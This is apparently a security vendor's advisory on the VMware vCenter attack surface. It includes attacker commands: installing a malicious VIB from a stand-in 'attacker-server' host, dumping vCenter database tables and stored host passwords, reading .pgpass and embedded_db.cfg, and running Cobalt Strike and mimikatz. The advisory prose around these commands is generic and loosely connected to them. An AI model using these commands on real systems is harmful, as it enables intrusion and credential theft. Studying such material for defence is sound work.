VCENTER

ATTACK SURFACE

Critical Vulnerability Exposes All VM Passwords in VMware vCenter

Discovered by HADESS

10 Aug 2023

HADESS

WWW.HADESS.IO

Executive Summary

In today's dynamic cybersecurity landscape, safeguarding critical infrastructure like VMware vCenter has become paramount. This executive summary outlines a comprehensive report on vCenter Attack Surface Management, highlighting the significance of proactive measures to secure this pivotal virtualization management platform.

The report delves into the vulnerabilities that can expose vCenter to potential attacks, emphasizing the need for a proactive approach to reduce the attack surface. By comprehensively assessing the attack vectors and potential entry points, organizations can strengthen their defenses and mitigate risks effectively.

Key findings from the report include:

1. **Attack Surface Assessment:** A thorough analysis of vCenter's attack surface is crucial. This involves identifying all potential entry points, services, ports, and protocols in use. Each component's exposure to threats is evaluated to prioritize mitigation efforts.

2. **Vulnerability Management:** Regular vulnerability assessments and patch management are vital to prevent known vulnerabilities from being exploited. A proactive approach involves continuous monitoring of security advisories and timely implementation of patches.

3. **Access Control and Authentication:** Ensuring strict access controls and robust authentication mechanisms significantly limits unauthorized access. Multi-factor authentication (MFA) adds an extra layer of security to safeguard critical management interfaces.

4. **Network Segmentation:** Isolating vCenter from other critical systems through network segmentation reduces the impact of potential breaches. A compromised segment will have limited lateral movement capabilities, minimizing the extent of a breach.

5. **Logging and Monitoring:** Implementing comprehensive logging and real-time monitoring aids in detecting and responding to potential threats. Anomalies and suspicious activities can be promptly identified, helping to prevent attacks before they escalate.

6. **Incident Response Planning:** Organizations should have a well-defined incident response plan tailored to vCenter attacks. A well-rehearsed plan ensures swift and effective responses to security incidents, minimizing damage and downtime.

7. **Employee Training:** Security awareness training for employees is crucial. It helps in preventing social engineering attacks and ensuring that the workforce is an active line of defense against potential threats.

01

Advisory

Abstract

This report examines two critical security concerns within VMware vCenter environments: Postgres credential leakage and virtual machine (VM) exposure. With the increasing reliance on virtualization for modern IT infrastructures, securing vCenter and its associated components is of paramount importance. This abstract provides a concise overview of the issues explored in the report and highlights the significance of mitigating these vulnerabilities.

Postgres Credential Leakage: The report delves into the potential risk of Postgres database credential leakage within vCenter. The Postgres database stores critical information about the vCenter infrastructure, making it an attractive target for attackers. Through a comprehensive analysis, the report discusses common causes of credential exposure, such as misconfigurations, weak access controls, and inadequate encryption measures. Furthermore, it explores the potential consequences of unauthorized access to the database, including data breaches and system disruption.

VM Exposure: The second focal point of the report is VM exposure within vCenter environments. VMs house sensitive data and applications, and their improper configuration can lead to unauthorized access and data leakage. The report highlights the various vectors through which VMs can be exposed, including misconfigured permissions, insecure network configurations, and unpatched vulnerabilities. It also emphasizes the potential fallout from VM exposure, including data loss, compliance violations, and reputation damage.

Mitigation Strategies: The report underscores the urgency of proactive measures to mitigate Postgres credential leakage and VM exposure. It outlines practical strategies for organizations to adopt, including implementing robust access controls for the Postgres database, encrypting sensitive credentials, and conducting regular audits of database access logs. Additionally, the report recommends employing VM security best practices such as regularly assessing VM permissions, enforcing network segmentation, and keeping VMs up to date with security patches.

02

Technical Analysis

Technical Analysis

In today's interconnected and digitalized world, virtualization has emerged as a cornerstone of IT infrastructure, providing agility, scalability, and efficiency to organizations. VMware vCenter, a centralized management platform, plays a pivotal role in administering virtualized environments. However, as the technological landscape evolves, so do the security challenges associated with these platforms. This report delves into two critical security concerns pertaining to vCenter: the potential leakage of VM passwords through the VPX_VM table in the database and the vulnerability posed by the `.pgpass` file containing Postgres database credentials.

The VPX_VM Table Vulnerability: Central to vCenter's functionality is the VPX_VM table within its database. This table stores a comprehensive set of attributes and configurations for each virtual machine managed by vCenter. While facilitating efficient management, improper access or exposure of this data can lead to dire consequences. This report explores the alarming potential of unauthorized users or malicious actors gaining access to the VPX_VM table, ultimately leading to the exposure of VM passwords. Such a breach can compromise the confidentiality and integrity of sensitive information housed within virtual machines, potentially resulting in unauthorized access to critical applications, data breaches, and business disruption.

The .pgpass File Vulnerability: In addition to concerns directly related to vCenter's database, this report also addresses the vulnerability posed by the `.pgpass` file. This plaintext file is designed to store Postgres database credentials for automated authentication. While intended for convenience, its susceptibility to unauthorized access raises significant security challenges. If an attacker gains access to this file, they can potentially exploit the stored credentials to gain unauthorized entry into the Postgres database that underlies vCenter. Such unauthorized access can lead to data manipulation, extraction, and, in the worst case, compromise the entire vCenter environment.

Significance of the Report: The security implications of these vulnerabilities are far-reaching, with potential ramifications for organizational security, data integrity, and regulatory compliance. By understanding the intricacies of the VPX_VM table vulnerability and the risks associated with the `.pgpass` file, organizations can take proactive measures to fortify their vCenter environments against potential breaches. This report not only highlights the vulnerabilities but also provides recommendations and best practices for mitigating the risks. These include adopting robust access controls, encryption mechanisms, regular security audits, and the implementation of secure credential management practices.

In this section, we conduct an in-depth technical analysis of two crucial security aspects in a vCenter environment: achieving root access and privilege escalation, followed by sensitive local file enumeration.

Root to vCenter Privilege Escalation and Persistence:

Gaining unauthorized access to vCenter and escalating privileges are key goals for attackers. Persistence is crucial for sustaining unauthorized access. Here's a detailed breakdown of the process:


Commands and Codes for Privilege Escalation and Persistence:

Enable outbound access to the internet:

esxcli, short for "ESXi command-line interface," is a powerful command-line tool used for managing and configuring VMware ESXi hosts. ESXi is a hypervisor used for virtualization, and esxcli provides administrators with a comprehensive set of commands to perform various tasks, such as managing virtual machines, configuring networking, updating software, and monitoring system health.

ESXi hosts are critical components of virtualized environments, and esxcli offers direct access to their configuration and management. This tool is used by system administrators to perform tasks that range from basic configuration adjustments to in-depth troubleshooting and maintenance activities.

`esxcli network firewall ruleset set -e true -r httpClient`



Install a malicious VIB (VMware Installation Bundle) package:

A **VIB (VMware Installation Bundle)** file is a package format used by VMware to distribute and install software, drivers, updates, and extensions on ESXi hosts. VIB files contain the necessary components, binaries, scripts, and metadata required for the installation of software or enhancements within VMware environments. ESXi hosts use the **esxcli** command-line tool to manage and install VIB files.

`esxcli software vib install -v http://attacker-server/malicious.vib -n malicious.vib`

List installed VIBs to confirm installation:

`esxcli software vib list | grep malicious.vib`

Privilege Escalation to Sensitive File Enumeration:**

After gaining elevated privileges, attackers may attempt to access sensitive local files for valuable information. Here's a step-by-step guide:

Commands and Codes for Sensitive Local File Enumeration:

Connect to Postgres database and execute commands:

`psql -d VCDB -U postgres`


List all tables in the connected database:

`\dt`


Export table data to a local file:

The `vpx_vm` table in a VMware vCenter environment is a crucial database table that stores essential information about virtual machines managed by the vCenter server. This table plays a central role in maintaining the virtualized infrastructure and enables efficient management of virtual machine configurations, attributes, and relationships. The `vpx_vm` table is a fundamental component of vCenter's underlying database schema and serves as a repository for various details related to virtual machines, including their names, resource allocations, power states, and more.

`COPY (SELECT * FROM vpx_vm) TO '/tmp/output.txt';`




```
vc     | cl_config                      | table | vc
vc     | cl_dbversion                   | table | vc
vc     | cl_dirty_marker                | table | vc
vc     | cl_entity_lock                 | table | vc
vc     | cl_entity_lock_metadata        | table | vc
vc     | cl_file                        | table | vc
vc     | cl_file_version                | table | vc
vc     | cl_item_type_adapter           | table | vc
vc     | cl_library                     | table | vc
vc     | cl_library_storage             | table | vc
vc     | cl_libraryitem                 | table | vc
vc     | cl_libraryitemhistory          | table | vc
vc     | cl_libraryitemversion          | table | vc
vc     | cl_metadata                    | table | vc
vc     | cl_orphan_file                 | table | vc
vc     | cl_simple_activity             | table | vc
vc     | cl_simple_activity_parameter   | table | vc
vc     | cl_storage                     | table | vc
vc     | cl_subscription                | table | vc
vc     | cl_update_session_file         | table | vc
vc     | cl_vcenter_task                | table | vc
vc     | iso_vcenter_task               | table | vc
vc     | ovf_vcenter_task               | table | vc
vc     | vdc_entity_lock                | table | vc
vc     | vdc_entity_lock_metadata       | table | vc
vc     | vdc_simple_activity            | table | vc
vc     | vdc_simple_activity_parameter  | table | vc
vc     | vpx_access                     | table | vc
vc     | vpx_alarm                      | table | vc
vc     | vpx_alarm_action               | table | vc
vc     | vpx_alarm_disabled_actions     | table | vc
vc     | vpx_alarm_expr_comp            | table | vc
vc     | vpx_alarm_expression           | table | vc
vc     | vpx_alarm_repeat_action        | table | vc
vc     | vpx_alarm_runtime              | table | vc
vc     | vpx_alarm_state                | table | vc
vc     | vpx_binary_data                | table | vc
vc     | vpx_callback_service           | table | vc
vc     | vpx_callback_whitelist         | table | vc
vc     | vpx_change_tag                 | table | vc
vc     | vpx_cluster_iofilters          | table | vc
vc     | vpx_compliance_status          | table | vc
vc     | vpx_compute_res_failover_host  | table | vc
vc     | vpx_compute_res_user_hb_ds     | table | vc
vc     | vpx_compute_resource           | table | vc
vc     | vpx_compute_resource_das_vm    | table | vc
vc     | vpx_compute_resource_dpm_host  | table | vc
vc     | vpx_compute_resource_drs_vm    | table | vc
vc     | vpx_compute_resource_orc_vm    | table | vc
vc     | vpx_compute_resource_vsan_host | table | vc
vc     | vpx_config_issue               | table | vc
VCDB=# SELECT user_name,password FROM vc.vpx_host;
 user_name |                    password
-----------+------------------------------------------------------------------------------
 vpxuser   | *w0R7r5LbA9qi5G7oghLb7JM/l5e7F0CybQTBluqWNjpZDk4soruJnp1u60IVj+pWYLQbWJiUMWtEvpbTyww+zw==
(1 row)
```



Access the embedded database configuration:

The `/etc/vmware-vpx/embedded_db.cfg` file is a configuration file used in VMware vCenter environments. It contains settings and parameters related to the embedded database, which is a database system bundled with vCenter that stores various configuration data and operational information.

Impact of Reading the `/etc/vmware-vpx/embedded_db.cfg` File:



If an unauthorized individual gains access to the contents of the `embedded_db.cfg` file, it could potentially lead to significant security and operational risks. This file may contain sensitive information, including database connection details, credentials, and configuration options. Some potential impacts of reading this file without proper authorization include:

Database Access: The file might contain credentials (such as usernames and passwords) required to access the embedded database. Unauthorized access to these credentials could enable attackers to manipulate or extract data from the database.


System Manipulation: The configuration settings within the file could control various aspects of the embedded database's behavior. Modifying these settings without proper authorization could lead to system instability or operational disruptions.

Data Exposure: Information stored in the embedded database could include sensitive data about virtualized resources, configurations, and potentially even user accounts. Unauthorized access to this data could lead to data leakage or breaches.

A**ttack Surface Expansion:** Access to database credentials could provide attackers with a potential entry point for further exploitation. They might use the obtained credentials to escalate privileges or launch attacks on other parts of the vCenter environment.

Operational Impact: Tampering with the configuration settings could impact the overall functionality of the vCenter environment. Inadvertently changing critical settings could lead to service disruptions or other operational challenges.

`cat /etc/vmware-vpx/embedded_db.cfg`



View the contents of the `.pgpass` file:

The `.pgpass` file is a configuration file used in PostgreSQL database systems. It is utilized to store authentication credentials, such as usernames and passwords, for connecting to PostgreSQL databases. This file allows users to automate the authentication process when accessing databases without requiring manual entry of credentials each time.

Impact of Reading the `.pgpass` File:

If an unauthorized individual gains access to the contents of the `.pgpass` file, it can have significant security implications. The file contains sensitive authentication information, and reading it without proper authorization can result in various negative outcomes:

Database Access: The file contains stored passwords and connection details for PostgreSQL databases. Unauthorized access to this file could allow attackers to connect to databases using the stored credentials, potentially gaining unauthorized access to sensitive data.

Data Exposure: PostgreSQL databases often store critical data, including confidential business information, user data, and more. If attackers can connect to a database using credentials from the `.pgpass` file, they could potentially access, modify, or extract sensitive data.

Privilege Escalation: If the `.pgpass` file includes credentials for a user with elevated privileges, attackers could use these credentials to escalate their own privileges within the database system, potentially gaining administrative access and control over the database.

Attack Surface Expansion: If an attacker gains access to the `.pgpass` file, they might exploit the obtained credentials to pivot to other systems, databases, or applications that share the same credentials. This could lead to further data breaches or unauthorized access.

Compliance Violations: Unauthorized access to sensitive authentication information violates data protection regulations and compliance standards. Organizations could face legal and financial consequences for failing to secure such sensitive files.

Operational Disruption: Unauthorized manipulation or deletion of the `.pgpass` file could disrupt the normal functioning of applications or services that rely on automated database connections, potentially causing operational downtime.

`cat ~/.pgpass`

Executing Cobalt Strike Beacon Payload:

In a Cobalt Strike session:

A "CNA" file, short for "Cobalt Strike External Command Script," is a script written in the Aggressor Scripting Language (ASL) used by the Cobalt Strike platform. ASL is a specialized language for creating custom post-exploitation capabilities and enhancing the functionality of the Cobalt Strike framework. CNA files contain commands and instructions that can be executed within the Cobalt Strike Beacon console to perform various tasks on the compromised target.

Combining Beacon and CNA: In practice, the Beacon is established on a compromised system using various exploitation techniques. Once the Beacon is active, an attacker can interact with it through a command-and-control (C2) infrastructure. This interaction includes sending commands and executing scripts, which is where the CNA files come into play. A CNA file contains a series of commands that the attacker wants to execute on the compromised system, often for lateral movement, privilege escalation, data exfiltration, or other post-exploitation activities.

`beacon> cna /path/to/shell.cna`

Dump LSASS memory to extract NTLM hashes:

In Cobalt Strike:

`mimikatz_command "sekurlsa::minidump lsass.dmp"`

This detailed analysis demonstrates the intricacies of privilege escalation and sensitive file enumeration within a vCenter environment. Attackers can exploit vulnerabilities to gain unauthorized access, escalate privileges, and maintain persistence using malicious VIBs. Subsequently, they can access sensitive files containing valuable information such as database credentials and configuration details. Understanding these techniques is pivotal for enhancing vCenter security and safeguarding critical assets from unauthorized access and data exposure.

03

Conclusion

The analysis of the vCenter VPX_VM table revealed the potential for unauthorized access leading to password leakage. This emphasizes the criticality of implementing stringent access controls, regular security audits, and encryption mechanisms for protecting sensitive data within the virtual machines managed by vCenter. By understanding and mitigating the risks associated with this vulnerability, organizations can thwart unauthorized access attempts and enhance data confidentiality.

Furthermore, the scrutiny of the .pgpass file demonstrated the vulnerabilities posed by its exposure. This file stores essential PostgreSQL database credentials and serves as a prime target for attackers seeking unauthorized entry. Organizations must prioritize restricting access to this file, enforcing encryption of credentials, and implementing multi-factor authentication to mitigate potential breaches. Such measures enhance the security posture and prevent unauthorized actors from exploiting these credentials for malicious purposes.

In conclusion, the vulnerabilities within the vCenter VPX_VM table and the .pgpass file underscore the ever-evolving challenges in securing virtualized environments. To mitigate these risks effectively, organizations must embrace proactive security practices, adhere to least privilege principles, and continuously update their defenses. By doing so, they can safeguard sensitive information, ensure operational continuity, and thwart unauthorized access attempts, fortifying the resilience of their vCenter infrastructure against an increasingly complex threat landscape.

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

Hadess Cyber Security Solutions is a renowned group of cyber security experts and white hat hackers. With a track record of discovering and responsibly reporting vulnerabilities to prominent companies such as Google, Apple, and Twitter, Hadess has earned a reputation for excellence in the field of cyber security.